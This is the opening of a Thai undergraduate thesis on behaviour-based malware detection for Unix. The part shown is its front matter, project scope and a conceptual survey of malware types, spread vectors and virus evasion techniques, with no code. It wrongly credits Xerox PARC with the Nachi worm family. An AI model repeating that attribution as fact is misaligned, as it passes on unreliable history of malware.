ระบบตรวจจับมัลแวร์เชิงพฤติกรรมสำหรับระบบปฏิบัติการยูนิกซ์

BEHAVIOR-BASED MALWARE DETECTION FOR UNIX

ณัฐกณฑ์ ชมพูพัทธิพงศ์
ณัฐพร วรรณพิสุทธิ์กุล
ณัฐพล เผ่ารัชตพิบูลย์
ณัฐพล อภินันทน์

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตรบัณฑิต
สาขาวิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์
สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง
ปีการศึกษา 2553

ปริญญานิพนธ์ปีการศึกษา 2553

สาขาวิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

เรื่อง ระบบตรวจจับมัลแวร์เชิงพฤติกรรมสำหรับระบบปฏิบัติการยูนิกซ์

BEHAVIOR-BASED MALWARE DETECTION FOR UNIX

ผู้จัดทำ

1. นายณัฐกณฑ์ ชมพูพัทธิพงศ์ รหัสนักศึกษา 50010441
2. นายณัฐพร วรรณพิสุทธิ์กุล รหัสนักศึกษา 50010479
3. นายณัฐพล เผ่ารัชตพิบูลย์ รหัสนักศึกษา 50010488
4. นายณัฐพล อภินันทน์ รหัสนักศึกษา 50010497

อาจารย์ที่ปรึกษา

(อาจารย์อัครเดช วัชระภูพงษ์)

ระบบตรวจจับมัลแวร์เชิงพฤติกรรมสำหรับระบบปฏิบัติการยูนิกซ์

นายณัฐกณฑ์	ชมพูพัทธิพงศ์	50010441
นายณัฐพร	วรรณพิสุทธิ์กุล	50010479
นายณัฐพล	เผ่ารัชตพิบูลย์	50010488
นายณัฐพล	อภินันทน์	50010497
อาจารย์อัครเดช	วัชระภูพงษ์	อาจารย์ที่ปรึกษา

ปีการศึกษา 2553

บทคัดย่อ

ในปัจจุบันมัลแวร์มีอยู่ทั่วไปในระบบอินเตอร์เน็ต ซึ่งในอดีตมัลแวร์จะแบ่งเป็นรูปแบบจำเพาะของมันเองเช่น Virus, Worm, Backdoor, Rootkit, Trojan, Spyware, Adware แต่ในปัจจุบันมัลแวร์ได้ถูกนำมาผสมกันจนกลายเป็น Hybrid-Malware ซึ่งรวมคุณสมบัติของมัลแวร์ ที่ถูกผสมกันเข้าไว้ด้วยกันจึงเป็นอันตรายอย่างมากถ้าระบบของเราไม่มีการป้องกันที่ดีพอ ดังนั้น โครงงานระบบตรวจจับมัลแวร์เชิงพฤติกรรมสำหรับระบบปฏิบัติการยูนิกซ์(Behavior-based Malware Detection for UNIX) จึงได้ถือกำเนิดขึ้นมา ถึงแม้ว่ามัลแวร์ในปัจจุบันได้มีวิวัฒนาการขึ้นจากเดิมมาก แต่ก็ยังมีส่วนพฤติกรรมบางอย่างที่ยังคงลักษณะเดิมไว้ โดยเราจะนำส่วนนี้มาวิเคราะห์เพื่อหาว่าระบบของเราติดมัลแวร์อยู่หรือไม่และเป็นมัลแวร์ชนิดใด ทั้งนี้โปรแกรมได้ถูกพัฒนาขึ้นเพื่อใช้งานในระบบยูนิกซ์ และเพื่อเป็นต้นแบบในการพัฒนาต่อไป

Behavior-Based Malware Detection for UNIX

Mr. Nattakon	Chompupatipong	50010441
Mr. Nuttaporn	Wannapisutkul	50010479
Mr. Nattapol	Paoratchatapibool	50010488
Mr. Nattapon	Apinan	50010497
Mr. Akkradach	Watcharapupong	Advisor

Academic Year 2010

ABSTRACT

In the past, Malware has their own characteristic such as Virus, Worm, Backdoor, Rootkit, Trojan, Spyware, Adware. Nowadays malware is everywhere in the internet and developed them self as Hybrid-Malware that have multi characteristics. It is very dangerous if our system doesn't have a good protection. So that's why our project the Behavior-Based Malware Detection for UNIX had developed for. Although today malware have very fast in evolution, but some of their characteristic still doesn't change. We can use their main characteristic to analysis our system for infection and what type they are. Finally, this project has basic development for further study and developing in UNIX platform.

กิตติกรรมประกาศ

ขอขอบคุณอาจารย์อัครเดช วัชระภูพงษ์ ที่คอยให้คำปรึกษาให้คำแนะนำรวมถึงแรงผลักดัน ที่ทำให้งานวิจัยนี้ดำเนินหน้าต่อไปได้

ขอขอบคุณห้อง ISAG สถานที่ที่กลุ่มของเราได้ทำงานวิจัยนี้และคำแนะนำต่างๆของเพื่อนๆสมาชิกห้อง ISAG ทุกๆคน

ขอขอบคุณอาจารย์คณะวิศวกรรมศาสตร์ สาขา วิศวกรรมคอมพิวเตอร์ ที่คอยประสิทธิ์ประสาทวิชาความรู้ทางด้านคอมพิวเตอร์ ตลอดระยะเวลา 4 ปี

ขอขอบคุณสมาชิกในกลุ่ม ที่ช่วยกันทำให้งานวิจัยนี้ก้าวหน้าต่อไปเรื่อยๆอย่างไม่หยุดยั้ง

สุดท้ายนี้ข้าพเจ้าขอกราบขอบพระคุณ บิดา มารดา และครอบครัว ที่ได้อบรมสั่งสอน เลี้ยงดูจนเติบใหญ่ รวมถึงความเข้าใจและกำลังใจที่มีให้เสมอมา จนกระทั่งข้าพเจ้าสามารถทำปริญญานิพนธ์ ฉบับนี้จนสำเร็จ

ข้าพเจ้าหวังว่าปริญญานิพนธ์ฉบับนี้จะก่อให้เกิดประโยชน์แก่ผู้ที่สนใจ คุณค่าที่ได้จากปริญญานิพนธ์นี้ ข้าพเจ้าขอมอบแด่ผู้มีอุปการคุณทุกๆ ท่าน

ณัฐกณฑ์ ชมพูพัทธิพงศ์
ณัฐพร วรรณพิสุทธิ์กุล
ณัฐพล เผ่ารัชตพิบูลย์
ณัฐพล อภินันทน์

สารบัญ

หน้า

สารบัญ (ต่อ)

หน้า

สารบัญ (ต่อ)

หน้า

สารบัญรูป

สารบัญรูป (ต่อ)

บทที่ 1
บทนำ

1.1 ความเป็นมาของปัญหา

เนื่องจากมัลแวร์บนระบบปฏิบัติการยูนิกซ์นั้นมีความซับซ้อนและยุ่งยากมากในการตรวจจับและสังเกตได้ยากมากหากไม่คุ้นเคยและไม่มีความรู้มากเพียงพอ อีกทั้งโดยทั่วไประบบปฏิบัติการยูนิกซ์ส่วนใหญ่ซึ่งมักเป็นเครื่องเซิฟเวอร์ ทำให้ผู้ไม่ประสงค์ดีมุ่งหวังที่จะเข้ามาขโมยข้อมูลที่มีความสำคัญอย่างยิ่ง และถึงแม้จะมีโปรแกรมที่ตรวจจับอยู่บ้างแต่บางโปรแกรมก็ยังต้องปรับแต่งก่อนที่จะใช้อย่างยากลำบาก หรือ บางโปรแกรมตรวจจับได้ไม่ครอบคลุม การใช้โปรแกรมที่มีอาจจะต้องมีความรู้ในระบบที่ดีพอสมควร ทำให้ผู้ใช้ทั่วๆไปไม่สะดวกเท่าใดนัก ทางผู้พัฒนาจึงตระหนักและทราบถึงความยากลำบากและความปลอดภัย จึงเป็นที่มาของการพัฒนาโปรแกรมนี้ขึ้นต่อไป

1.2 ความมุ่งหมายและวัตถุประสงค์

1) เพื่อศึกษา ออกแบบ และพัฒนาเครื่องมือตรวจจับมัลแวร์เชิงพฤติกรรมบนระบบปฏิบัติการยูนิกซ์
2) เพื่อเป็นแนวทางในการศึกษาและพัฒนาเครื่องมือป้องกันมัลแวร์สำหรับผู้ที่สนใจต่อไป
3) เพื่อให้เครื่องมือที่พัฒนาสามารถตรวจจับมัลแวร์ที่ยังไม่เคยพบมาก่อนได้

1.3 ประโยชน์ที่คาดว่าจะได้รับ

1) ได้รับความรู้เรื่องระบบปฏิบัติการยูนิกซ์มากขึ้น
2) ได้รับความรู้เรื่องมัลแวร์มากขึ้น
3) ได้รับความรู้เรื่องการเขียนโปรแกรมบนระบบปฏิบัติการยูนิกซ์มากขึ้น
4) ได้รับความรู้เกี่ยวกับเทคนิคในการตรวจจับมัลแวร์มากขึ้น

1.4 ขอบเขตของโครงงาน

1) โปรแกรมตรวจจับมัลแวร์เชิงพฤติกรรมได้รับการพัฒนาให้มีการทำงานบนระบบปฏิบัติการยูนิกซ์ Kernel 2.4.x.x เท่านั้นโปรแกรมสามารถตรวจจับโปรแกรมประสงค์ร้าย (Malware) และแจ้งเตือนให้กับผู้ใช้งาน
2) โปรแกรมจะทำงานโดยอัตโนมัติตั้งแต่เริ่มเปิดระบบ

3) โปรแกรมจะมีส่วนของการบันทึกข้อมูลพฤติกรรมของโปรแกรมที่ทำงานอยู่ในระบบเพื่อนำข้อมูลไปวิเคราะห์
4) โปรแกรมจะมีส่วนของการบันทึกข้อมูลที่มีการตรวจพบโปรแกรมประสงค์ร้าย (Malware)

1.5 วิธีการดำเนินงาน

1) ศึกษาความรู้พื้นฐานที่เกี่ยวข้อง เพื่อนำมาพัฒนาส่วนต่างๆของโปรแกรม
2) วิเคราะห์จำแนกข้อมูลที่ได้ เพื่อหาวิธีการที่เหมาะสมกับการพัฒนาโปรแกรม
3) ออกแบบโปรแกรมในส่วนต่างๆ เป็นโมเดลที่เข้าใจง่าย
4) เขียนโค้ดพัฒนาโปรแกรมส่วนต่างๆ
5) ทดสอบติดตั้งโปรแกรมลงบนระบบปฏิบัติการยูนิกซ์ และทดสอบการใช้งานโปรแกรม
6) สรุปผลการดำเนินการและจัดทำเอกสาร

1.6 ส่วนประกอบของรายงาน

1) เนื้อหาในบทที่ 1 กล่าวถึง ความเป็นมาของปัญหา วัตถุประสงค์ ประโยชน์ที่คาดว่าจะได้รับขอบเขตของโครงงาน วิธีการดำเนินงาน และส่วนประกอบของรายงาน
2) เนื้อหาในบทที่ 2 กล่าวถึง มัลแวร์คืออะไร ลักษณะโดยรวมของมัลแวร์
3) เนื้อหาในบทที่ 3 กล่าวถึงการตรวจจับ มัลแวร์ เทคนิคการตรวจจับมัลแวร์ Misuse Detection Technique และความผิดพลาดในการตรวจจับมัลแวร์
4) เนื้อหาในบทที่ 4 กล่าวถึง การออกแบบและพัฒนาโปรแกรม รายละเอียดของการพัฒนาโปรแกรม การออกแบบโครงสร้างของโปรแกรม
5) เนื้อหาในบทที่ 5 กล่าวถึง ตัวอย่าง มัลแวร์ ที่ถูกใช้จริงชนิดต่างๆที่ใช้ศึกษา
6) เนื้อหาในบทที่ 6 กล่าวถึง การเขียน device driver
7) เนื้อหาในบทที่ 7 กล่าวถึง Kernel Module Programming และ การอ่าน Kernel Memory
8) เนื้อหาในบทที่ 8 กล่าวถึง ผลการทดลอง และ การใช้งานโปรแกรม
9) เนื้อหาในบทที่ 9 กล่าวถึง การวิจารณ์ และ สรุปโครงงาน

บทที่ 2
มัลแวร์(Malware)

2.1 มัลแวร์คืออะไร

คำว่า "มัลแวร์" เป็นการย่อมาจาก malicious software โดยที่มัลแวร์ถูกสร้างขึ้นด้วยเจตนา (ในด้านลบ) เพื่อการเจาะ, แก้ไข หรือทำลาย software อื่นบนคอมพิวเตอร์โดยปราศจากการอนุญาต หรือความรู้ที่เพียงพอจากผู้ใช้งาน และยังมีความสามารถในการล่องหนได้

มัลแวร์มีความสามารถในการทำ remote access เข้าสู่ระบบสารสนเทศได้ บันทึกและส่งข้อมูลจากระบบนั้นไปสู่บุคคลที่สามโดยปราศจากการอนุญาต ปิดบังการตัวตนในการเข้าถึง ปิดระบบความปลอดภัย ทำลายระบบสารสนเทศ หรือ การกระทำที่ส่งผลกระทบต่อข้อมูลและความถูกต้องของระบบ

ชนิดของมัลแวร์ที่มีอยู่ทั่วไปก็มี Virus, Worm, Trojanhorse, Backdoor, Keylogger, Rootkit, Spyware ซึ่งเป็นการแบ่งชนิดโดยดูตามฟังก์ชันที่ทำงานหรือพฤติกรรมของ malware ซึ่งโดยปกติแล้วผู้เชี่ยวชาญได้แบ่งกลุ่มของมัลแวร์ เป็น family และ variant โดยที่ family จะหมายถึงส่วนดั้งเดิมของ malware และ variant จะหมายถึง รุ่นลูกรุ่นหลานของมัลแวร์แบบดั้งเดิม

2.2 ลักษณะโดยรวมของมัลแวร์

มัลแวร์มีการทำงานที่หลากหลายและดัดแปลงได้ มีมัลแวร์หลายชนิดที่สามารถใช้ร่วมกันหรือแยกกันได้เพื่อให้บรรลุจุดประสงค์ โดยความสามารถใหม่ของมัลแวร์ นั้นไม่ยากที่จะนำมารวมกันเพื่อฟังก์ชันและผลกระทบที่เพิ่มขึ้น โดย มัลแวร์ สามารถที่จะแทรกตัวเองเข้าสู่ระบบแล้วทำการดาวน์โหลดมัลแวร์อื่นๆเพิ่มเติมจากอินเทอร์เน็ตที่จะเพิ่มความสามารถให้กับมัน ซึ่งสามารถใช้ในการควบคุมเครือข่ายหรือเครื่องลูกข่ายทั้งหมดได้, สามารถเล็ดลอดระบบรักษาความปลอดภัยได้ เช่น ไฟร์วอลล์ และ โปรแกรมป้องกันไวรัสโดยใช้วิธีการเข้ารหัสเพื่อหลบหลีกหรือปกปิดหลักฐาน นอกจากนี้มัลแวร์นั้นมีอยู่ทั่วไปบนโลกออนไลน์ จึงเป็นไปได้สำหรับทุกคนที่จะได้มาจนถึงขนาดที่มีการเปิดตลาดใต้ดินในการซื้อขายมัลแวร์

มัลแวร์มีความคงทนและมีประสิทธิภาพ มัลแวร์มีความสามารถในการเพิ่มจำนวน, ยากในการตรวจจับ, กำจัด, และสามารถเอาชนะความปลอดภัยแบบพื้นฐานของสารสนเทศได้อย่างง่ายดาย หรือบางรูปแบบของ มัลแวร์สามารถเล็ดลอดการระบุตัวตนที่ซับซ้อนได้

มัลแวร์สามารถส่งผลกระทบในวงกว้าง เพราะมัลแวร์ไม่ได้มีอะไรไปมากกว่าส่วนเล็กๆของ software ที่สามารถส่งผลกระทบได้ตั้งแต่ อุปกรณ์ส่วนบุคคลเช่น PC หรือ PDA ไปจนถึง server

ข้ามระบบเครือข่ายชนิดต่างๆ ซึ่งอุปกรณ์พวกนี้รวมไปถึงเราเตอร์ที่อาจมีจุดอ่อนสำหรับมัลแวร์ในการโจมตี

มัลแวร์สามารถถูกใช้เป็นรูปแบบหลักของการโจมตีผ่านอินเทอร์เน็ต และสามารถสนับสนุนรูปแบบการโจมตีแบบอื่นได้ เช่น spam และ phishing ในทางกลับกัน spam และ phishing สามารถใช้ในการกระจายมัลแวร์ได้

มัลแวร์ไม่ได้เป็นแค่เครื่องมือเพื่อความสนุกอีกต่อไป ทุกวันนี้มีธุรกิจใหญ่และแหล่งเงินทุนสำหรับผู้เขียนมัลแวร์และ อาชญากรรมบนโลกอินเทอร์เน็ตทั่วโลก ซึ่งการรวมกันของเครื่องมือและเทคนิคบนโลกไซเบอร์นั้นมีค่าใช้จ่ายน้อย สามารถนำกลับมาใช้ใหม่ได้ และที่สำคัญคือทำกำไรได้มาก

2.3 มัลแวร์ทำงานอย่างไร

มัลแวร์นั้นสามารถเข้าสู่ระบบสารสนเทศได้นั้นประกอบด้วยองค์ประกอบต่างๆรวมถึงการออกแบบระบบปฏิบัติการที่ไม่ปลอดภัยและช่องโหว่ของโปรแกรมต่างๆ ซึ่งทำงานโดยการรันหรือการติดตั้งตัวเองบนระบบสารสนเทศโดยอัตโนมัติหรือไม่อัตโนมัติ ซอฟแวร์อาจจะมีการปรับแต่งที่ไม่เหมาะสมหรือปรับแต่งให้ใช้งานกับซอฟแวร์อื่นไม่เหมาะสม, การใช้งานที่ไม่เหมาะสม ช่องโหว่อันใดอันหนึ่งในทั้งหมดนี้เมื่อถูกค้นพบ มัลแวร์สามารถพัฒนาตัวเองเพื่อใช้ประโยชน์ช่องโหว่เหล่านี้ก่อนที่กลุ่มนักพัฒนาจะอุดช่องโหว่ที่เรียกว่า fix หรือ patch ซึ่งมัลแวร์นั้นก็สามารถเข้าสู่ระบบสารสนเทศในมุมขององค์ประกอบด้านการจัดการได้เหมือนกันเช่น ผู้ใช้งานที่ฝึกการใช้งานไม่ดี, กฎความปลอดภัยหละหลวม, และขั้นตอนการดำเนินงานไม่ดี

มัลแวร์หลายชนิดเช่น virus หรือ Trojan ต้องการการตอบสนองส่วนหนึ่งจากผู้ใช้งานเช่น การคลิกลิ้งค์ที่อยู่ในอีเมล์, เปิด executable file ที่แนบมากับอีเมล์ หรือ เข้าเว็บไซต์ที่มีมัลแวร์อยู่ เมื่อความปลอดภัยได้ถูกคุกคาม บางรูปแบบของมัลแวร์จะทำการติดตั้งฟังก์ชันเพิ่มเติมโดยอัตโนมัติ เช่น spyware, backdoor, Rootkit, หรือมัลแวร์ชนิดอื่นที่เรียกว่า payload

Social engineering ในรูปแบบของข้อความอีเมล์มักดึงดูดความสนใจหรือส่วนที่น่าเชื่อถือ ซึ่งส่วนใหญ่มักเป็นการเชิญชวนให้ผู้ใช้งานคลิกลิ้งค์ที่ไม่พึงประสงค์ หรือดาวน์โหลดมัลแวร์ ตัวอย่างเช่น ผู้ใช้งานอาจคิดว่าได้รับข้อความจากธนาคารของผู้ใช้งานเอง หรือคำเตือน virus จากผู้ดูแลระบบ เมื่อพวกเขาโดน worm ที่มีการส่งอีเมล์จำนวนมาก อีกตัวอย่างหนึ่งนั้น คือการได้รับข้อความอีเมล์ที่อ้างว่าเป็น e-card จากเพื่อนที่ไม่ประสงค์ออกนามเพื่อเชิญชวนให้ผู้ใช้งานเปิดเอกสารแนบและดาวน์โหลดมัลแวร์ นอกจากนั้นมัลแวร์ยังสามารถถูกดาวน์โหลดจากหน้าเว็บได้โดยไม่ได้ตั้งใจ ซึ่งในเร็วๆนี้ได้มีการศึกษาโดย Google ที่มีการทดสอบ URL หลายสิบล้าน URL และการวิเคราะห์เชิงลึกมีประมาณ 4.5 ล้าน ที่พบว่าตัวอย่างดังกล่าวประมาณ 700,000 ตัวอย่างที่มีอันตราย ในนั้นมีประมาณ 450,000 ตัวอย่างที่มีความสามารถในการสั่งดาวน์โหลดมัลแวร์และมีอีก

รายงานหนึ่งกล่าวว่ามีถึงหนึ่งในห้าของเว็บไซต์ที่สำรวจมีการออกแบบที่ไม่พึงประสงค์ สิ่งนี้นำไปสู่ข้อสรุปที่กล่าวว่าประมาณ 80% ของมัลแวร์บนหน้าเว็บนั้นอยู่บน host ที่รู้เท่าไม่ถึงการและไม่รู้ถึงที่มาที่ไปของผู้สร้างมัลแวร์

มีรายงานอีกฉบับกล่าวว่า 53.9% ของมัลแวร์ทั้งหมด อยู่ในประเทศจีนเป็นอันดับหนึ่ง และอเมริกาเป็นอันดับสอง ในการสำรวจเดียวกันนั้นมี 27.2% ของเว็บไซต์อันตรายก็อยู่ในที่เหล่านั้นเช่นกัน จากข้อมูลของ Annex A ของรายงานนี้แสดงให้เห็นว่ามีมัลแวร์ อยู่บนหน้าเว็บ account อยู่ถึง 52.8% ของรายงานในช่วงกลางปี 2007 ซึ่งได้รับจาก United States Computer Emergency Readiness Team (US-CERT)

2.4 ทิศทางการแพร่พันธุ์มัลแวร์

ทิศทางการแพร่พันธุ์ของมัลแวร์ นั้นเป็นการกล่าวถึงวิธีการทางอิเล็กทรอนิกส์ที่มัลแวร์ใช้ในการเข้าสู่ระบบสารสนเทศ platform หรือ อุปกรณ์ ที่มันใช้ในการแพร่พันธุ์ ซึ่งโปรแกรมอีเมล์และ instant messaging เป็นทิศทางที่พบได้มากที่สุดในการแพร่กระจายมัลแวร์ ผ่าน social engineering สื่อใดก็ตามที่เปิดให้มีการกระจายหรือมีการแชร์ซอฟแวร์หรืออย่างไรก็ตามก็ถือเป็นทิศทางหนึ่งสำหรับมัลแวร์ ตัวอย่างของการแพร่กระจายมัลแวร์ นี้รวมไปถึง World Wide Web (WWW), USB storage, network-shared file systems, P2P file sharing networks, Internet relay chat (IRC), Bluetooth หรือ Wireless Local Area Network (WLAN) ซึ่ง Bluetooth ก็เป็นหนึ่งทิศทางที่สำคัญในการแพร่กระจายบนอุปกรณ์เคลื่อนที่ Bluetooth นั้นเป็น wireless personal area network (WPAN) ที่อนุญาตให้อุปกรณ์เช่น โทรศัพท์มือถือ, เครื่องพิมพ์, กล้องดิจิตอล, เครื่องเล่นเกมส์, โน๊ตบุ๊ค, และคอมพิวเตอร์ตั้งโต๊ะเชื่อมต่อกันผ่านคลื่นความถี่วิทยุที่ไม่ได้จดทะเบียนในระยะทางสั้นๆ ซึ่งสามารถแพร่กระจายได้ด้วยการทำ bluejacking และ bluesnarfing และจะเป็นช่องโหว่ที่ง่ายต่อการเจาะมากขึ้นเมื่อการเชื่อมต่อถูกตั้งค่าเป็น discoverable ซึ่งจะสามารถตรวจเจอได้ด้วยอุปกรณ์ Bluetooth ใกล้ๆ

2.5 มัลแวร์ชนิดต่างๆ

2.5.1 Virus

คนส่วนใหญ่เชื่อกันว่าไวรัสคือโปรแกรมที่ประสงค์ร้ายต่อเครื่องเรา ไม่ว่าจะเป็นคอยดักจับข้อมูลของเครื่องเรา ทำให้เครื่องช้าลง โจมตีเครื่องจนไม่สามารถใช้งานได้ แพร่พันธุ์ตัวเองข้ามเครือข่ายโดยอัตโนมัติได้ แต่จริงๆแล้วโปรแกรมที่ประสงค์ร้ายต่อเครื่องคอมพิวเตอร์ถูกเรียกว่ามัลแวร์ โดยแท้จริงแล้ว Virus คือโปรแกรมไม่ประสงค์ดีที่สามารถสำเนาตัวเองได้ ไวรัสจำเป็นต้องอาศัยพาหะในการติดต่อจากเครื่องหนึ่งไปยังอีกเครื่องหนึ่ง เช่น โดย USB storage การส่งข้อมูลหากันทางระบบอินเทอร์เน็ต ซึ่งมันไม่สามารถแพร่พันธุ์ไปยังเครื่องอื่นได้ด้วยตนเองโดยอัตโนมัติ

โดยผลกระทบของเครื่องที่ติดไวรัสมีอยู่หลายอย่างแล้วแต่ผู้ออกแบบโปรแกรมไวรัส ซึ่งอาจจะเข้าไปแก้ไขไฟล์ระบบทำให้ใช้งานแปลกไปจากเดิม

2.5.1.1 Compile Virus

คือ Virus ที่มีโค้ดเป็นของตัวเองและทำการแปลงผ่านโปรแกรม compile อยู่ในรูปแบบที่พร้อมจะถูก executed โดยระบบปฏิบัติการ ซึ่งจะมีอยู่ 3 แบบ

1) File infector จะแนบตัวเองเข้ากับ executable program เมื่อโปรแกรมติด Virus ก็จะกระจายตัวเองไปสู่โปรแกรมอื่นบนระบบ ตัวที่เป็นที่รู้จักกันดีก็คือ Jerusalem และ Cascade
2) Boot sector จะมีการกระจายเข้าสู่ master boot record (MBR) ของฮาร์ดไดรฟ์หรือ boot sector ของฮาร์ดไดรฟ์หรือ Floppy diskettes โดย boot sector คือพื้นที่ที่เป็นส่วนเริ่มต้นของ drive หรือ disk ที่มีข้อมูลเกี่ยวกับโครงสร้างและ boot program บรรจุไว้เพื่อทำงานในขณะเริ่มต้นระบบปฏิบัติการ โดย MBR ของฮาร์ดไดร์ฟนั้นจะมีตำแหน่งที่แน่นอนที่ BIOS สามารถระบุตำแหน่งและโหลด boot program ขึ้นมาได้ ส่วน floppy disk นั้นไม่ต้องการส่วนที่ boot ในการแพร่เชื้อ เพราะ disk ที่ติดเชื้อเมื่ออยู่ใน drive ขณะคอมพิวเตอร์กำลัง boot จะทำการเรียก Virus ได้ ซึ่ง boot sector virus นั้นสามารถซ่อนได้ง่ายและมีโอกาสสำเร็จสูงและสามารถทำอันตรายต่อคอมพิวเตอร์ให้ไม่สามารถใช้งานได้ อาการของ boot sector ที่ติด Virus จะแสดงข้อความ error ขณะทำการ boot หรือไม่สามารถการ boot ได้ ตัวอย่างเช่น Micheangelo และ Stone
3) Mutipartite ใช้วิธีการแพร่เชื้อหลายแบบคือสามารถแพร่ได้ทั้ง file และ boot sector ตัวอย่างคือ Flip และ Invader นอกจากนั้น file ที่ติดเชื้อ หรือ Virus ที่ compile แล้วสามารถอยู่ใน memory ของระบบที่ติดเชื้อได้ ดังนั้นทุกครั้งที่มีโปรแกรมใหม่ถูกเรียก virus จะแพร่สู่โปรแกรม ในบรรดา compiled virus นั้น boot sector มีความเป็น memory resident มากที่สุด คืออยู่ใน memory ในระยะยาวและมีการแพร่เชื้อให้กับ file มากขึ้น และมีการรบกวนการทำงานปกติมากกว่าพวกที่ไม่เป็น memory resident

2.5.1.2 Interpreted virus

จะไม่เหมือน Compiled Virus ที่จะถูกเรียกโดยระบบปฏิบัติการ ซึ่ง Interpreted Virus จะถูกสร้างขึ้นจากโค้ดที่สามารถทำงานบนโปรแกรมหรือ service บางชนิดเท่านั้น และเป็นที่นิยมมากเพราะสามารถเขียนและแก้ไขได้ง่ายกว่า Virus ชนิดอื่นๆ ซึ่งทำให้มันมี variant ที่มากตามไปด้วย ซึ่งจะแบ่งเป็น Macro Virus และ Scripting Virus

1) Macro Virus เป็นไวรัสที่ประสบความสำเร็จในการแพร่กระจายได้มากที่สุดซึ่งสามารถแนบตัวเองไปกับ word file และ spreadsheet ได้ เมื่อเกิดการติดเชื้อแบบ Macro Virus มันก็จะทำการแก้ไข template เมื่อไหร่ที่ทำการเปิดหรือสร้างเอกสารขึ้นมาใหม่ก็จะติด Virus ไปด้วย ตัวที่รู้จักกันดีก็จะเป็น Concept, Marker และ Melissa
2) Scripting Virus นั้นคล้ายกับ Macro Virus แต่สิ่งที่แตกต่างกันอย่างชัดเจนคือ Macro Virus จะถูกเขียนขึ้นด้วยภาษาสามารถเข้าใจได้ด้วยโปรแกรมบางชนิด ในขณะที่ Scripting Virus จะเขียนขึ้นในภาษาที่ service เข้าใจและถูกเรียกใช้โดยระบบปฏิบัติการVirus ส่วนมากถูกสร้างมาให้ใช้วิธีการปิดบังตัวเองมากกว่าหนึ่งวิธี เพื่อให้ยากแก่การตรวจจับและจะทำให้มันสามารถแพร่กระจายไปได้ไกลขึ้นโดยใช้วิธีการดังต่อไปนี้
    2.1) Self-Encrypted และ Self-Decrypted ใน Virus บางตัวสามารถเข้ารหัสและถอดรหัส code body ของตัวเองได้ เพื่อหลีกเลี่ยงการตรวจสอบ ซึ่งอาจจะใช้การเข้ารหัสหลายชั้นหรือการ random cryptographic key
    2.2) Polymorphism นั้นเป็นส่วนหนึ่งของการทำ Self-encryption ซึ่ง polymorphic virus โดยปกติทำการเปลี่ยนแปลงการตั้งค่าจากของเดิมเพียงเล็กน้อย เช่นเดียวกับการเปลี่ยนแปลงคุณลักษณะของ decryption ใน polymorphic virus จะไม่เปลี่ยนเนื้อหาเพียงแต่จะมีคุณลักษณะในรูปลักษณ์ที่เปลี่ยนไป
    2.3) Metamorphism นั้นจะเน้นไปที่การเปลี่ยนคุณลักษณะเนื้อหาของตัวมันเอง แทนที่จะทำการซ่อนโดยใช้การเข้ารหัส เช่นการแทรกโค้ดที่ไม่ต้องการเข้าไปในต้นแบบหรือเปลี่ยนลำดับการทำงานซึ่งจะดูแล้วต่างจากของเดิม
    2.4) Stealth ใช้เทคนิคที่แตกต่างออกไปเพื่อปกปิดคุณลักษณะของการติดเชื้อ เช่น จะมีการรบกวนระบบปฏิบัติการในการแสดงรายชื่อไฟล์
    2.5) Armoring จุดประสงค์ในการเขียน virus ชนิดนี้คือการพยายามป้องกันโปรแกรม anti virus หรือผู้เชี่ยวชาญ จากการวิเคราะห์ การทำงานของ virus ผ่านการทำ disassembly, traces และอื่นๆ
    2.6) Tunneling นั้น virus จะแทรกตัวเองเข้าสู่ระดับล่างของระบบปฏิบัติการเพื่อที่จะดัก System call ด้วยการเปลี่ยนตัวเองเป็น antivirus ซึ่ง virus จะควบคุมระบบปฏิบัติการเพื่อไม่ให้ถูกตรวจจับได้จากโปรแกรม antivirus

2.5.2 Worm

Worm เป็นมัลแวร์ที่สามารถเพิ่ม, ขยาย, แตกตัวด้วยตนเองได้ โดยมันทำการขยายตัวผ่านช่องทางระบบเครือข่ายคอมพิวเตอร์จากเครื่องหนึ่งไปอีกเครื่องหนึ่งและเป็นอย่างนี้ไปเรื่อยๆ เหตุผลเนื่องมาจากช่องโหว่ของคอมพิวเตอร์เครื่องนั้นนั่นเอง และ Worm ซึ่งแตกต่างกับ Virus ที่แค่ทำการติดไปยังไฟล์ๆหนึ่ง แต่ Worm ทำให้เกิดผลไม่ดีกับทั้งเครือข่าย อาจจะเป็นกิน bandwidth ในทางตรงกันข้ามไวรัสเพียงทำการเปลี่ยนแปลงแก้ไขไฟล์ที่เครื่อง

Worm หลายๆตัวถูกออกแบบให้กระจายตัวไปยังระบบเครือข่าย และจะไม่ทำการเปลี่ยนแปลงไฟล์ของระบบที่มันผ่าน ส่วน payload คือ โค้ดที่ทำมากกว่าการกระจาย Worm ไปยังเครือข่าย มันอาจจะทำการลบไฟล์ (Explorezip worm) Encrypt ไฟล์ด้วย cyptoviral extortion attack หรือส่งเอกสารผ่าน email worm payload โดยทั่วๆไปจะทำการติดตั้ง Backdoor ไว้ในระบบที่ติดเชื้อแล้ว เพื่อที่จะทำให้คอมเครื่องนั้นตกเป็น zombie computer อยู่ภายใต้การควบคุมของผู้เขียน Worm ขึ้นมา บางระบบอาจเรียกว่า Botnets

แต่บางทีแล้ว Worm ก็อาจมีประโยชน์ เพราะผู้ที่สร้างขึ้นมามีจุดประสงค์ดีเช่น Worm ที่ถูกสร้างขึ้นโดย Xerox PARC ซึ่งคือ Worm ตระกูล Nachi มันจะเจาะเข้าไปในระบบที่มีช่องโหว่อยู่ และติดตั้ง patch เพื่อทำให้ระบบมีความปลอดภัยมากยิ่งขึ้นและไม่ถูกเจาะเข้าด้วยการโจมตีรูปแบบเดิมอีก

2.5.3 Rabbit

